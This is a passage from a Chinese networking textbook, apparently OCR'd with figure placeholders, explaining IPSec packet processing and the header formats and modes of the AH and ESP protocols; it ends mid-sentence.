(5) AH 验证和 ESP 解密操作成功后需检查对这个报文应用的策略是否正确,根据验证和解密后数据报文的内部 IP 地址查询安全策略库 SPDB,如果对这个报文的安全服务与相应 SPDB 项相符则说明处理正确,并将外部 IP 头连同 IPSec 头一起剥去,将内部 IP 报文传回 IP 层处理。




图 12.11 IPSec 处理过程

说明:如果查询安全联盟数据库可能得到多个 SA 项,这时需要反复执行 AH 认证或 ESP 解密操作,并与相应 SPD 项指示的安全策略比较。若有任何不匹配的情况都需要将报文丢弃。

IPSec 输出处理模块以(源 IP 地址,目的 IP 地址,安全协议标识符端口号)为参数调用配置查询模块,查询对应的 SPDB 策略。若用户没有定义安全策略数据库或者在查询时未找到对应的 SPDB 项,则丢弃报文,否则按以下 3 种情况处理:

(1) 如果策略指明需丢弃该报文,就返回 IP 层的调用进程说明希望丢弃该报文。

(2) 如果策略指明无需安全保护,就返回调用进程以普通方式传输此报文。

(3) 如果策略指明需要安全保护,这时需要验证 SA 是否已建立如果已建立,就调用相应的 ESP 或 AH 函数对 IP 报文进行变换处理,并将结果返回 IP 层调用进程(多个 SA 需要进行多次变换处理)。如果 SA 尚未建立,策略引擎根据用户配置的安全策略,通知 Internet 密钥协商(IKE)模块创建 SA。

12.2.2 IPSec 协议簇中的主要协议

1. AH(Authentieation Header)

AH 协议为 IP 报文提供数据完整性、数据源验证以及可选择的抗重放攻击保护,但不提供数据加密服务。对 AH 的详细描述在 RFC 2402 中。AH 协议使用散列技术来验证数

据完整性和验证数据源。常用的散列函数有 MD5、SHA-1、HMAC-MD5、HMAC-SHA-1 等。注意：AH 不对受保护的 IP 数据报的任何部分进行加密。由于 AH 不提供机密性保证，所以它也不需要加密算法。AH 可用来保护一个上层协议(传输模式)或一个完整的 IP 数据报(隧道模式)，它既可以单独使用也可以和 ESP 联合使用。

AH 由 5 个固定长度的域和一个变长的认证数据域组成，如图 12.12 所示。




图 12.12　AH 头格式

(1) 下一头部：8 比特，标识认证头后面的下一个负载类型。在传输模式下，它是受保护的上层协议的分配值，如 UDP(17)或 TCP(6)的值在隧道模式下则为 4(IPv4)或 41(IPv6)。

(2) 有效载荷长度：8 比特，表示以 32 比特为单位的 AH 头部长度减 2，Default＝4。

(3) 保留：16 比特，保留将来使用，Default＝0。

(4) 安全参数索引 SPI：32 比特的随机数，用于标识有相同 IP 地址和相同安全协议的不同 SA。由 SA 的创建者定义，只有逻辑意义。SPI、目的 IP 地址和协议值组成一个三元组，用来唯一标识一个特定的 SA，以便对该数据包进行安全处理。

(5) 序列号：32 比特，一个单项递增的计数器，用于防止重放攻击，SA 建立之初初始化为 0，序列号不允许重复。

(6) 认证数据：是一个可变长字段，它是认证算法对 AH 数据报进行完整性计算所得到的完整性校验值(Integrity Check Value，ICV)。为了达到互操作目的，AH 强制所有的 IPSec 实现必须包含两个 MAC：HMAC-MD5-96 和 HMAC-SHA-1-96。

按照 AH 协议的规定可以按 AH 封装的协议数据不同将 AH 封装划分为两种模式：传输模式和隧道模式。如果将 AH 头插入 IP 头和路由扩展头之后，上层协议数据和端到端扩展头之前，则称这种封装为传输模式；如果将 AH 头插入原 IP 分组的 IP 头之前，并在 AH 头之前插入新的 IP 头，则称这种封装为隧道模式。

(1) 传输模式仅在主机实施保护上层协议，AH 报头插于 IP 报头和上层协议之间，图 12.13 描述了在 IPv4 中实施 AH 前后报文的变换，图 12.14 描述了传输模式下 AH 认证工作流程。




图 12.13　AH 传输模式






图 12.14 AH 认证工作流程

(2) 隧道模式可以保护主机和网关之间的数据，在隧道模式中内部 IP 头可以是任意源和目的地址，外部地址是确定的地址：如安全网关地址。AH 用隧道模式保护的数据包包括内部 IP 头部，在通道模式中运用 AH 协议后报文的格式如图 12.15 所示，相应的通道模式下 AH 认证工作流程如图 12.16 所示。

原始IP报文	IP头	IP有效载荷		
加入AH头后的IP报文	新IP头	AH头	IP头	IP有效载荷
	验证范围			

图 12.15 AH 隧道模式




图 12.16 通道模式下 AH 认证工作流程

2. ESP(Encapsulating Security Payload)

ESP 协议为保证重要数据在公网传输时不被他人窃取,除了提供 AH 提供的所有服务外还提供数据加密服务。常用的数据加密方法有 DES、3DES 等。ESP 通过使用消息码提供认证服务,常用的认证算法有 HMAC-MD5、HMAC-SHA-1 等。ESP 是一个通用的易扩展的安全机制,它把基本的 ESP 定义和实际提供安全服务的算法分开。其加密算法和认证算法是由 ESP 安全联盟的相应组件所决定的。同样,ESP 通过插入一个唯一的单向递增的序列号提供抗重放攻击的服务。

分配给 ESP 的协议字段号是 50,不管 ESP 处于什么模式 ESP 头都紧跟在一个 IP 头之后。在 IPv4 中,在 IP 头和被保护的数据之间插入一个 ESP 头,在被保护的数据后加一个 ESP 尾。若 IP 头的协议字段是 50,则表明 IP 头之后是一个 ESP 头。如图 12.17 所示为 ESP 的数据包格式。




图 12.17　ESP 头格式

(1) 安全参数索引 SPI:与 AH 中的 SPI 作用相同,用于确定安全联盟。SPI 经过验证,但并没有被加密,因为 SPI 用于状态的标识,指定采用何种加密算法及密钥,并用于对包解密。

(2) 序列号:与 AH 中一致,用于抗重放攻击。它是一个独一无二的、单向递增的、由发送端插在 ESP 头的一个数。

(3) 变长载荷数据:这是一个变长字段,包含下一个头中所描述的数据,这个字段是必需的而且其长度必须是整数个字节。如果采用的加密算法需要初始化向量,则该数据要显示地包含在载荷数据中,并且必须指定该数据的长度、结构及其在载荷中的位置。

(4) 填充项:大多数加密算法要求输入数据包含整数个分组,因此需要填充,可选用于在 ESP 中保证边界的正确,其内容由具体的加密算法决定。

(5) 填充长度:定义了前面填充项所填充的长度,接收端可据此恢复载荷数据的真实长度。

(6) 下一头部(8-bits):标识受 ESP 保护的载荷的(协议)类型。在传输模式下可为 6 (TCP)或 17 (UDP);在通道模式可下为 4(IPv4)或 41(IPv6)。

(7) 变长认证数据(完整性校验值 ICV):这是数据完整性的检验结果,通常是一个经过密钥处理的散列函数,验证范围包括 ESP 头部、被保护数据以及 ESP 尾部,长度=整数

